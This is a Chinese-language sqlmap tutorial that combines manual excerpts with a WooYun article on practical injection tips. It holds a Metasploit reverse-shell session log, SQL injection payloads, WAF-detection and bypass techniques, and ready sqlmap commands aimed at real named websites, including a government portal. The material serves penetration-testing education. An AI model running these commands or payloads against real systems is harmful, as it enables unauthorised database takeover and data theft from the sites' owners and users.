\_ \_ \_ \_ \_|\_ \_\_, , \_ | | \_\_ \_|\_

/ |/ |/ | |/ | / | / \\_|/ \\_|/ / \\_| |

| | |\_/|\_\_/|\_/\\_/|\_/ \/ |\_\_/ |\_\_/\\_\_/ |\_/|\_/

/|

\|

=[ metasploit v3.7.0-dev [core:3.7 api:1.0]

+ -- --=[ 674 exploits - 351 auxiliary

+ -- --=[ 217 payloads - 27 encoders - 8 nops

=[ svn r12272 updated 4 days ago (2011.04.07)

PAYLOAD =&gt; windows/meterpreter/reverse\_tcp

EXITFUNC =&gt; thread

LPORT =&gt; 60641

LHOST =&gt; 192.168.136.1

[\*] Started reverse handler on 192.168.136.1:60641

[\*] Starting the payload handler...

[hh:mm:48] [INFO] running Metasploit Framework shellcode remotely via UDF 'sys\_bineval',

please wait..

[\*] Sending stage (749056 bytes) to 192.168.136.129

[\*] Meterpreter session 1 opened (192.168.136.1:60641 -&gt; 192.168.136.129:1689) at Mon Apr 11

hh:mm:52 +0100 2011

meterpreter &gt; Loading extension espia...success.

meterpreter &gt; Loading extension incognito...success.

meterpreter &gt; [-] The 'priv' extension has already been loaded.

meterpreter &gt; Loading extension sniffer...success.

meterpreter &gt; System Language : en\_US

OS : Windows .NET Server (Build 3790, Service Pack 2).

Computer : W2K3R2

Architecture : x86

Meterpreter : x86/win32

meterpreter &gt; Server username: NT AUTHORITY\SYSTEM

meterpreter &gt; ipconfig

MS TCP Loopback interface

Hardware MAC: 00:00:00:00:00:00

IP Address : 127.0.0.1

Netmask : 255.0.0.0

Intel(R) PRO/1000 MT Network Connection

Hardware MAC: 00:0c:29:fc:79:39

IP Address : 192.168.136.129

Netmask : 255.255.255.0

meterpreter &gt; exit

[\*] Meterpreter session 1 closed. Reason: User exit

默认情况下MySQL在Windows上以SYSTEM权限运行，PostgreSQL在Windows与Linux中是低权限运行，Microsoft SQL Server 2000默认是以SYSTEM权限运行，Microsoft SQL Server 2005与2008大部分是以NETWORK SERVICE有时是LOCAL SERVICE。

对Windows注册表操作

当数据库为MySQL，PostgreSQL或Microsoft SQL Server，并且当前web应用支持堆查询。 当然，当前连接数据库的用户也需要有权限操作注册表。

**参数：--reg-read**

读取注册表值

**参数：--reg-add**

写入注册表值

**参数：--reg-del**

删除注册表值

**参数：--reg-key，--reg-value，--reg-data，--reg-type**

注册表辅助选项

需要配合之前三个参数使用，例子：

$ python sqlmap.py -u <http://192.168.136.129/sqlmap/pgsql/get_int.aspx?id=1> --reg-add --reg-key="HKEY\_LOCAL\_MACHINE\SOFTWARE\sqlmap" --reg-value=Test --reg-type=REG\_SZ --reg-data=1

常规参数

**参数：-s**

从sqlite中读取session

sqlmap对每一个目标都会在output路径下自动生成一个SQLite文件，如果用户想指定读取的文件路径，就可以用这个参数。

**参数：-t**

保存HTTP(S)日志

这个参数需要跟一个文本文件，sqlmap会把HTTP(S)请求与响应的日志保存到那里。

**参数：--batch**

非交互模式

用此参数，不需要用户输入，将会使用sqlmap提示的默认值一直运行下去。

**参数：--charset**

强制使用字符编码

不使用sqlmap自动识别的（如HTTP头中的Content-Type）字符编码，强制指定字符编码如：

--charset=GBK

**参数：--crawl**

爬行网站URL

sqlmap可以收集潜在的可能存在漏洞的连接，后面跟的参数是爬行的深度。

例子：

$ python sqlmap.py -u "<http://192.168.21.128/sqlmap/mysql/>" --batch --crawl=3

[...]

[xx:xx:53] [INFO] starting crawler

[xx:xx:53] [INFO] searching for links with depth 1

[xx:xx:53] [WARNING] running in a single-thread mode. This could take a while

[xx:xx:53] [INFO] searching for links with depth 2

[xx:xx:54] [INFO] heuristics detected web page charset 'ascii'

[xx:xx:00] [INFO] 42/56 links visited (75%)

[...]

**参数：--csv-del**

规定输出到CSV中的分隔符

当dump保存为CSV格式时（--dump-format=CSV），需要一个分隔符默认是逗号，用户也可以改为别的 如：

--csv-del=";"

**参数：--dbms-cred**

DBMS身份验证

某些时候当前用户的权限不够，做某些操作会失败，如果知道高权限用户的密码，可以使用此参数，有的数据库有专门的运行机制，可以切换用户如Microsoft SQL Server的OPENROWSET函数

**参数：--dump-format**

定义dump数据的格式

输出的格式可定义为：CSV，HTML，SQLITE

**参数：--eta**

预估完成时间

可以计算注入数据的剩余时间。

例如Oracle的布尔型盲注：

$ python sqlmap.py -u "<http://192.168.136.131/sqlmap/oracle/get_int_bool.php?id=1>" -b --eta

[...]

[hh:mm:01] [INFO] the back-end DBMS is Oracle

[hh:mm:01] [INFO] fetching banner

[hh:mm:01] [INFO] retrieving the length of query output

[hh:mm:01] [INFO] retrieved: 64

17% [========> ] 11/64 ETA 00:19

然后：

100% [===================================================] 64/64

[hh:mm:53] [INFO] retrieved: Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod

web application technology: PHP 5.2.6, Apache 2.2.9

back-end DBMS: Oracle

banner: 'Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Prod'

sqlmap先输出长度，预计完成时间，显示百分比，输出字符

**参数：--flush-session**

刷新session文件

如果不想用之前缓存这个目标的session文件，可以使用这个参数。 会清空之前的session，重新测试该目标。

**参数：--forms**

自动获取form表单测试

如果你想对一个页面的form表单中的参数测试，可以使用-r参数读取请求文件，或者通过--data参数测试。 但是当使用--forms参数时，sqlmap会自动从-u中的url获取页面中的表单进行测试。

**参数：--fresh-queries**

忽略在会话文件中存储的查询结果

忽略session文件保存的查询，重新查询。

**参数：--hex**

使用DBMS的hex函数

有时候字符编码的问题，可能导致数据丢失，可以使用hex函数来避免：

针对PostgreSQL例子：

$ python sqlmap.py -u "<http://192.168.48.130/sqlmap/pgsql/get_int.php?id=1>" --banner --hex -v 3 --parse-errors

[...]

[xx:xx:14] [INFO] fetching banner

[xx:xx:14] [PAYLOAD] 1 AND 5849=CAST((CHR(58)||CHR(118)||CHR(116)||CHR(106)||CHR(58))||(ENCODE(CONVERT\_TO((COALESCE(CAST(VERSION() AS CHARACTER(10000)),(CHR(32)))),(CHR(85)||CHR(84)||CHR(70)||CHR(56))),(CHR(72)||CHR(69)||CHR(88))))::text||(CHR(58)||CHR(110)||CHR(120)||CHR(98)||CHR(58)) AS NUMERIC)

[xx:xx:15] [INFO] parsed error message: 'pg\_query() [<a href='function.pg-query'>function.pg-query</a>]: Query failed: ERROR: invalid input syntax for type numeric: ":vtj:506f737467726553514c20382e332e39206f6e20693438362d70632d6c696e75782d676e752c20636f6d70696c656420627920474343206763632d342e332e7265616c202844656269616e2032e332e322d312e312920342e332e32:nxb:" in <b>/var/www/sqlmap/libs/pgsql.inc.php</b> on line <b>35</b>'

[xx:xx:15] [INFO] retrieved: PostgreSQL 8.3.9 on i486-pc-linux-gnu, compiled by

GCC gcc-4.3.real (Debian 4.3.2-1.1) 4.3.2

[...]

**参数：--output-dir**

自定义输出的路径

sqlmap默认把session文件跟结果文件保存在output文件夹下，用此参数可自定义输出路径 例如：--output-dir=/tmp

**参数：--parse-errors**

从响应中获取DBMS的错误信息

有时目标没有关闭DBMS的报错，当数据库语句错误时，会输出错误语句，用词参数可以会显出错误信息。

$ python sqlmap.py -u "<http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1>" --parse-errors

[...]

[11:12:17] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[11:12:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 10 is out of range of the number of items in the select list.

<b>/sqlmap/mssql/iis/get\_int.asp, line 27</b>'

[11:12:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 6 is out of range of the number of items in the select list.

<b>/sqlmap/mssql/iis/get\_int.asp, line 27</b>'

[11:12:17] [INFO] parsed error message: 'Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.

<b>/sqlmap/mssql/iis/get\_int.asp, line 27</b>'

[11:12:17] [INFO] target URL appears to have 3 columns in query

[...]

其他的一些参数

**参数：-z**

使用参数缩写

有使用参数太长太复杂，可以使用缩写模式。 例如：

python sqlmap.py --batch --random-agent --ignore-proxy --technique=BEU -u "<www.target.com/vuln.php?id=1>"

可以写成：

python sqlmap.py -z "bat,randoma,ign,tec=BEU" -u "<www.target.com/vuln.php?id=1>"

还有：

python sqlmap.py --ignore-proxy --flush-session --technique=U --dump -D testdb -T users -u "<www.target.com/vuln.php?id=1>"

可以写成：

python sqlmap.py -z "ign,flu,bat,tec=U,dump,D=testdb,T=users" -u "<www.target.com/vuln.php?id=1>"

**参数：--alert**

成功SQL注入时警告

**参数：--answers**

设定会发的答案

当希望sqlmap提出输入时，自动输入自己想要的答案可以使用此参数： 例子：

$ python sqlmap.py -u "[http://192.168.22.128/sqlmap/mysql/get\_int.php?id=1"--technique=E](http://192.168.22.128/sqlmap/mysql/get_int.php?id=1) --answers="extending=N" --batch

[...]

[xx:xx:56] [INFO] testing for SQL injection on GET parameter 'id'

heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

[xx:xx:56] [INFO] do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)? [Y/n] N

[...]

**参数：--beep**

发现SQL注入时发出蜂鸣声

发现sql注入时，发出蜂鸣声。

**参数：--check-waf**

启发式检测WAF/IPS/IDS保护

WAF/IPS/IDS保护可能会对sqlmap造成很大的困扰，如果怀疑目标有此防护的话，可以使用此参数来测试。 sqlmap将会使用一个不存在的参数来注入测试

例如：

&foobar=AND 1=1 UNION ALL SELECT 1,2,3,table\_name FROM information\_schema.tables WHERE 2>1

如果有保护的话可能返回结果会不同。

**参数：--cleanup**

清理sqlmap的UDF(s)和表

清除sqlmap注入时产生的udf与表。

**参数：--disable-coloring**

禁用彩色输出

sqlmap默认彩色输出，可以使用此参数，禁掉彩色输出。

**参数：--gpage**

使用指定的Google结果页面

默认sqlmap使用前100个URL地址作为注入测试，结合此选项，可以指定页面的URL测试。

**参数：-hpp**

使用HTTP参数污染

HTTP参数污染可能会绕过WAF/IPS/IDS保护机制，这个对ASP/IIS与ASP.NET/IIS平台很有效。

**参数：--identify-waf**

测试WAF/IPS/IDS保护

sqlmap可以尝试找出WAF/IPS/IDS保护，方便用户做出绕过方式。目前大约支持30种产品的识别。

例如对一个受到ModSecurity WAF保护的MySQL例子：

$ python sqlmap.py -u "<http://192.168.21.128/sqlmap/mysql/get_int.php?id=1>" --identify-waf -v 3

[...]

[xx:xx:23] [INFO] testing connection to the target URL

[xx:xx:23] [INFO] heuristics detected web page charset 'ascii'

[xx:xx:23] [INFO] using WAF scripts to detect backend WAF/IPS/IDS protection

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'USP Secure Entry Server (United Security Providers)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'BinarySEC Web Application Firewall (BinarySEC)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'NetContinuum Web Application Firewall (NetContinuum/Barracuda Networks)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Hyperguard Web Application Firewall (art of defence Inc.)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Cisco ACE XML Gateway (Cisco Systems)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'TrafficShield (F5 Networks)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Teros/Citrix Application Firewall Enterprise (Teros/Citrix Systems)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KONA Security Solutions (Akamai Technologies)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Incapsula Web Application Firewall (Incapsula/Imperva)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'CloudFlare Web Application Firewall (CloudFlare)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Barracuda Web Application Firewall (Barracuda Networks)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'webApp.secure (webScurity)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Proventia Web Application Security (IBM)'

[xx:xx:23] [DEBUG] declared web page charset 'iso-8859-1'

[xx:xx:23] [DEBUG] page not found (404)

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KS-WAF (Knownsec)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'NetScaler (Citrix Systems)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Jiasule Web Application Firewall (Jiasule)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'WebKnight Application Firewall (AQTRONIX)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'AppWall (Radware)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'ModSecurity: Open Source Web Application Firewall (Trustwave)'

[xx:xx:23] [CRITICAL] WAF/IDS/IPS identified 'ModSecurity: Open Source Web Application Firewall (Trustwave)'. Please consider usage of tamper scripts (option '--tamper')

[...]

**参数：--mobile**

模仿智能手机

有时服务端只接收移动端的访问，此时可以设定一个手机的User-Agent来模仿手机登陆。

例如：

$ python sqlmap.py -u "<http://www.target.com/vuln.php?id=1>" --mobile

[...]

which smartphone do you want sqlmap to imitate through HTTP User-Agent header?

[1] Apple iPhone 4s (default)

[2] BlackBerry 9900

[3] Google Nexus 7

[4] HP iPAQ 6365

[5] HTC Sensation

[6] Nokia N97

[7] Samsung Galaxy S

> 1

[...]

**参数：--purge-output**

安全的删除output目录的文件

有时需要删除结果文件，而不被恢复，可以使用此参数，原有文件将会被随机的一些文件覆盖。

例如：

$ python sqlmap.py --purge-output -v 3

[...]

[xx:xx:55] [INFO] purging content of directory '/home/user/sqlmap/output'...

[xx:xx:55] [DEBUG] changing file attributes

[xx:xx:55] [DEBUG] writing random data to files

[xx:xx:55] [DEBUG] truncating files

[xx:xx:55] [DEBUG] renaming filenames to random values

[xx:xx:55] [DEBUG] renaming directory names to random values

[xx:xx:55] [DEBUG] deleting the whole directory tree

[...]

**参数：--smart**

启发式判断注入

有时对目标非常多的URL进行测试，为节省时间，只对能够快速判断为注入的报错点进行注入，可以使用此参数。

例子：

$ python sqlmap.py -u "<http://192.168.21.128/sqlmap/mysql/get_int.php?ca=17&user=foo&id=1>" --batch --smart

[...]

[xx:xx:14] [INFO] testing if GET parameter 'ca' is dynamic

[xx:xx:14] [WARNING] GET parameter 'ca' does not appear dynamic

[xx:xx:14] [WARNING] heuristic (basic) test shows that GET parameter 'ca' might not be injectable

[xx:xx:14] [INFO] skipping GET parameter 'ca'

[xx:xx:14] [INFO] testing if GET parameter 'user' is dynamic

[xx:xx:14] [WARNING] GET parameter 'user' does not appear dynamic

[xx:xx:14] [WARNING] heuristic (basic) test shows that GET parameter 'user' might not be injectable

[xx:xx:14] [INFO] skipping GET parameter 'user'

[xx:xx:14] [INFO] testing if GET parameter 'id' is dynamic

[xx:xx:14] [INFO] confirming that GET parameter 'id' is dynamic

[xx:xx:14] [INFO] GET parameter 'id' is dynamic

[xx:xx:14] [WARNING] reflective value(s) found and filtering out

[xx:xx:14] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')

[xx:xx:14] [INFO] testing for SQL injection on GET parameter 'id'

heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)? [Y/n] Y

[xx:xx:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[xx:xx:14] [INFO] GET parameter 'id' is 'AND boolean-based blind - WHERE or HAVING clause' injectable

[xx:xx:14] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[xx:xx:14] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause' injectable

[xx:xx:14] [INFO] testing 'MySQL inline queries'

[xx:xx:14] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[xx:xx:14] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'

[xx:xx:14] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[xx:xx:24] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' injectable

[xx:xx:24] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

[xx:xx:24] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other potential injection technique found

[xx:xx:24] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test

[xx:xx:24] [INFO] target URL appears to have 3 columns in query

[xx:xx:24] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable

[...]

初级用户向导参数

**参数：--wizard**

面向初级用户的参数，可以一步一步教你如何输入针对目标注入。

$ python sqlmap.py --wizard

sqlmap/1.0-dev-2defc30 - automatic SQL injection and database takeover tool

<http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting at 11:25:26

Please enter full target URL (-u): <http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1>

POST data (--data) [Enter for None]:

Injection difficulty (--level/--risk). Please choose:

[1] Normal (default)

[2] Medium

[3] Hard

> 1

Enumeration (--banner/--current-user/etc). Please choose:

[1] Basic (default)

[2] Smart

[3] All

> 1

sqlmap is running, please wait..

heuristic (parsing) test showed that the back-end DBMS could be 'Microsoft SQL Server'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1)? [Y/n] Y

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N

sqlmap identified the following injection points with a total of 25 HTTP(s) requests:

---

Place: GET

Parameter: id

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1 AND 2986=2986

Type: error-based

Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause

Payload: id=1 AND 4847=CONVERT(INT,(CHAR(58) CHAR(118) CHAR(114) CHAR(100) CHAR(58) (SELECT (CASE WHEN (4847=4847) THEN CHAR(49) ELSE CHAR(48) END)) CHAR(58) CHAR(111) CHAR(109) CHAR(113) CHAR(58)))

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(58) CHAR(118) CHAR(114) CHAR(100) CHAR(58) CHAR(70) CHAR(79) CHAR(118) CHAR(106) CHAR(87) CHAR(101) CHAR(119) CHAR(115) CHAR(114) CHAR(77) CHAR(58) CHAR(111) CHAR(109) CHAR(113) CHAR(58)--

Type: stacked queries

Title: Microsoft SQL Server/Sybase stacked queries

Payload: id=1; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind

Title: Microsoft SQL Server/Sybase time-based blind

Payload: id=1 WAITFOR DELAY '0:0:5'--

Type: inline query

Title: Microsoft SQL Server/Sybase inline queries

Payload: id=(SELECT CHAR(58) CHAR(118) CHAR(114) CHAR(100) CHAR(58) (SELECT (CASE WHEN (6382=6382) THEN CHAR(49) ELSE CHAR(48) END)) CHAR(58) CHAR(111) CHAR(109) CHAR(113) CHAR(58))

---

web server operating system: Windows XP

web application technology: ASP, Microsoft IIS 5.1

back-end DBMS operating system: Windows XP Service Pack 2

back-end DBMS: Microsoft SQL Server 2005

banner:

---

Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)

Oct 14 2005 00:33:37

Copyright (c) 1988-2005 Microsoft Corporation

Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)

---

current user: 'sa'

current database: 'testdb'

current user is DBA: True

[\*] shutting down at 11:25:52

**Sqlmap的特殊用法示例**

<http://drops.wooyun.org/tips/1343>

***0x01 从HelloWorld开始思考***

WooYun: WanCMS 多处SQL注射（源码详析+实站演示）

形如：

C:\Users\Administrator>sqlmap.py -u "http://?a=b" –tables

WooYun: 吉林市人力资源和社会保障局 Oracle injection

root@kali:~# sqlmap -u "<www.jljl.lss.gov.cn/ybcx.asp>" --data="yblb=%D2%BD%C1%C6%B1%A3%CF%D5&ybxm=123&ybsfzh=123" --tables

相信大家都已经倒背如流，烂熟于心。

 例子a

SQLMAP首先测试a（唯一的参数），检测结果如下

* Type: boolean-based blind（heuristic test 基本测试就能发现）
*  Type: UNION query （在至少发现其他一种注射存在时会扩大测试范围，原始是1-10，而这里测试到了20，这是自动扩展的）
* Type: AND/OR time-based blind （正常等级测试即可发现）效率很高，检测很准确，跑表成功，一切都很好，这是一个完美的HelloWorld

 例子b

SQLMAP首先测试yblb，没有发现注射，然后检测ybxm，结果如下:

 Error-based（直接会告诉你是oracle，然后根据提示测试会很顺利）

 Union query（正常测试就能测试出来）

 And or time based（正常测试就能测试出来）

我们发现，在测试yblb的时候SQLMAP浪费了我们好多时间（这个漏洞我是手工fuzz的，我知道是ybxm打单引号报的错，如果是扫描器扫描也同样知道漏洞出在ybxm），那么，何必浪费时间呢？

改进方案：指定测试参数 –p ybxm

改良的例子：

WooYun: 今题网某分站SQL注射漏洞

C:\Users\Administrator>sqlmap.py -u "<http://club.jinti.com/operation/setmoodinfo.aspx?bodyid=52164&channel=a&classid=0&mood=mood1rand=0.10818770481273532>" -p channel –tables

避免了测试不必要的参数浪费时间

这也是本文章的目的，让新手们少走弯路，快速顺利地完成检测任务。

***0x02 需要登陆后访问的页面***

有时注射点的位置需要登录（手动测试时发现、扫描器配置了登陆sequence扫描）

解决方案：使用—cookie选项（cookie是burpsuite或者tamperdata手工抓的）

WooYun: CSCMS V3.5 最新版 SQL注射（官方站演示+源码详析）

形如：

C:\Users\Administrator>sqlmap.py -u "http://?a=b" -p a --dbms=mysql --cookie="cookie" –tables

***0x03 总是提示302 redirect（重定向）***

明明扫描器扫出来的，手工测试也过了，可一到sqlmap就是302。

可能是要重定向到error页面，这种情况有时属于正常状况（部分boolean-based payload会导致），但是总是这样，可能是referer中有限制，或者cookie要登陆，再或者是agent需要换

带上referer（从扫描器请求中找）

解决方案：使用—referrer 选项

例子：

WooYun: 联众世界SQL注射漏洞可致数据库信息泄露

形如：

C:\Users\Administrator>sqlmap.py -u "http:// " --data="? " -p ? --referer="http:// " --tables

cookie见0x03

改变user-agent

解决方案：使用random-agent 选项

例子：

WooYun: 携程网主站+分站多个SQL注入漏洞打包

形如：

C:\Users\Administrator>sqlmap.py -u "http:// " --referer="a" --level 3 --random-agent --dbms="microsoft sql server" --techniqu e T --tables

当然，如果你知道它要求你用某一种agent，你也应当用user-agent选项自己指定所需的agent（比如说ie6）

***0x04 伪静态中的注射***

很多网站会使用伪静态，参数形式经过变化后比较隐蔽，这给工具自动化注射带来了难度

先说一个悲惨的反面案例：

WooYun: phpweb建站程序可导致大量政府网站受到安全影响

在这个例子里，我为了跑表不惜自己写了一个php的转发请求的脚本，结果劳民伤财。讽刺的是，我居然用的是SQLMAP。

正确的解决方案：

使用“\*”符号来自定义注射位置（米字键、星号、小键盘像雪花那个键）

正确的案例：

WooYun: 铁友网某站SQL注射可致所有数据库信息泄露

形如：

C:\Users\Administrator>sqlmap.py -u "[http://\*](http://*)" –tables

会提示发现“\*”号，是否处理，选择y

***0x05 注射referer***

一般情况下，指定level 3以上才会检查referer

实例：

WooYun: 携程旅行网主站 SQL注射可致大量数据库信息泄露

形如：

C:\Users\Administrator>sqlmap.py -u "" --level 3 --referer="a" --random-agent --tables

我其实曾经悲惨地又用转发请求的方式发过一个referer漏洞

Referer中也是可以使用“\*”来自订的

***0x06 手工构造注射语句自动化***

有时候我们需要对注射语句手工调整，比如闭合各种括号单引号，比如补全后面的语句（常见于insert中的注射），以及在伪静态中的调整等等

解决方案：手工构造后，使用“”号指定注射点（好像也可以指定prefix和surfix来实现，不过我自己习惯于用“”号）之后会提示：“在url中发现疑似手动测试遗留的词法，建议……”，选择继续测试

例子：

WooYun: 久游网SQL注射 可致数据库信息全部泄漏（跑表演示）

形如：

C:\Users\Administrator>sqlmap.py -u "http:// " --data=" &?=a' or 1=1\* --&…… " -p ? –tables

这个我后来想想构造的不妥，不过跑表正常，不深究了

***0x07 提示unexploitable point detected***

测试时报告injectable，但是又提示不能注射，可能是服务端做了某些防护措施（比如过滤了少量的关键字）但是明显过滤做的不严格

或者是扫描器扫描出了盲注问题，但是SQLMAP检测不出injectable而我们又不想放弃

那么，可以使用—level 选项增加测试项（由于大量的测试会大大减缓测试速度，所以一般情况下不要开这个选项）

例子：

WooYun: 蚂蜂窝主站SQL注射可致数据库信息泄露

完全公开

C:\Users\Administrator>sqlmap.py -u "<www.mafengwo.cn/shop/mgr_item.php?act=add&item_name=lgkcaleg&item_price=1&shop_id=100597>" -p item\_name --tables --dbms=mysql --technique T --level 5

***0x08 指定dbms***

在上一节中增加level会使检测速度难以忍受，这时就要进一步的缩短测试流程，其中很重要的一项就是指定dbms（这样可以跳过其他无关dbms的检测程式，和error-based发现dbms类型后提示你是否略过其他dbms的检测同理）

解决方案：

使用--dbms选项

例子：还是上面0x08那个例子

***0x09 指定方法盲注测试***

进一步加快测试速度？使用--technique T指定盲注吧（当然如果不是盲注的你可以换其他参数）可以跳过大量的union测试（level高时会扩展到1-100，这是很漫长的等待）

例子：还是上面0x08那个例子

***0x0a 过滤了空格***

有些时候网站会“不小心”过滤掉各种字符，可以用tamper来解决（对付某些waf时也有成效）

例子：

WooYun: phpweb建站程序可导致大量政府网站受到安全影响

把空格过滤掉了（应该还有所有不可见字符）

--tamper=”space2comment.py”

理论是用/\*\*/代替空格

同时如果过滤了其他字符，也可查阅手册可用的tamper选项

***0x0b 过滤了逗号***

查找了大量资料后，决定手注……

例子：

WooYun: iSiteCMS发布安全补丁后仍然有几处注射漏洞（源码详析+实站演示）

里面还转义了“>”和“<”，不过可以通过Rlike绕过，但是逗号始终解决不了，各位有没有带着SQLMAP成功绕过逗号的经历？交流一下？

***0x0c 重新测试时异常***

有时在测试的过程中，需要做少许调整重新再来一遍，但是重来时发现了异常

WooYun: 今题网某分站SQL注射漏洞

注意截图中的提示：

Sqlmap identified the following injection points with a total of 0 HTTP(S) requests

一看觉得奇怪，没有发请求怎么知道的注射点？

其实是之前运行过测试，由于某些原因重新又来了一遍，但是重来的这一遍完全使用了之前保存的检测结果

虽然这个例子中一切都正常，但我亲自碰到过因为这个原因造成无法重新调整测试的情况，解决方式是删除掉output中的对应记录文件（建议用手册中的安全方法，尽管我一直习惯直接删文件夹……）

***0x0d 取回数据异常***

有时发现跑出的数据都是毫无意义的字符

解决方案：

a) SQLMAP会提示你加—hex或者—no-cast，有时会有帮助

b) 如果你用的是time-based注射，建议增加延时—time-sec等参数，即使你的网速比较好，但是服务器可能遇见各种奇怪环境

c) 增加level 值得一试

由于乌云上都是成功跑表的结果，暂无实例

***0x0e 从burpproxy到sqlmap的捷径***

有时从proxy上截到的包想要放进sqlmap中，需要复制很多项（cookie、referer、post）等，解决方案：使用 -l 选项 把burpproxy的记录直接导入sqlmap

由于这种带着文件的漏洞难以提交乌云平台（难以复现除非给文件），所以我提交的漏洞都转成了一行命令形式，因此没有实例，而且有些时候我们需要先手工构造一下（比如说json里面的注射需要自定义注射点），这种情况下如果盲目整包丢进SQLMAP，会导致漏报

实例：

WooYun: 国家兽药基础信息查询系统 SQL注射

***0x0f 暴力猜表***

在遇到access的站的时候，总是要猜测表名

在\txt下保存着common-tables.txt，是猜测时使用的表名（SQLMAP在猜测时会根据页面信息自动组装前缀什么的）

我的经验是：如果你知道大概会存在什么表，那么自己去构造common-tables.txt吧，比如扫描时出现的soucecode-exposure（源代码泄露）、页面错误信息、或者你的灵感

Txt下的其他文件正如其名，同理猜测其他数据

实例：

WooYun: 高邮市某网站修补不当 仍然存在SQL注射

由于GOOGLE到之前的某些漏洞数据，知道部分表名后更改common-tables猜测

***0x10 总是unable to connect to the target url***

第一种情况可能是time-out设置的太小，但是这个可能性已经不大了，可以试试增加--time-out尝试

解决方案：增加--time-out，可能最好清掉output遗留文件（见0x13）

例子：

WooYun: 国家兽药基础信息查询系统 SQL注射

里面的unable to connect to the target url提示完全是由响应过慢导致的，不过由于没有严重影响跑表的过程，所以直接忽视掉了，再有可能就是WAF直接把请求拦截掉了，因此得不到响应。有些waf比较友善，过滤后会提示“参数不合法”，但是也有些waf则直接把请求拦下来无提示导致应答超时，这样在测试时会消耗大量的时间等待响应。

解决方案：减少time-out进行检测，在跑数据时改回time-out

由于乌云上只给出跑表结果，因此暂无实例

***0x11 提示possible integer casting detected***

意思是检测到了类似intval的过滤，常见于形如<http://xxx.x?a=1>在SQLMAP检测dynamic和basic test 时页面毫无弱点，比如手工测试时a=1 和 a=2 显示不同页面，但是a=1’ 或者a=1sdf 或者 a=1 and 1=2 都返回原来的a=1的响应，因此SQLMAP推测可能服务器端有intval的过滤。

如果你是在手工测试，建议到这里可以停止了，节省时间。

如果你是在扫描器扫描的盲注，那么到这里坚决无视警告继续下去。

实例：

忘记是哪个漏洞有这么回事了，但是当时扫描器报告有盲注，所以无视警告继续后成功跑表，现在想想可能服务器端是用了intval后再次使用了没有intval的参数（日志记录 insert），所以跑出来的表都是日志数据库（当时没截intval提示的图，所以目前找不到是哪一个了）

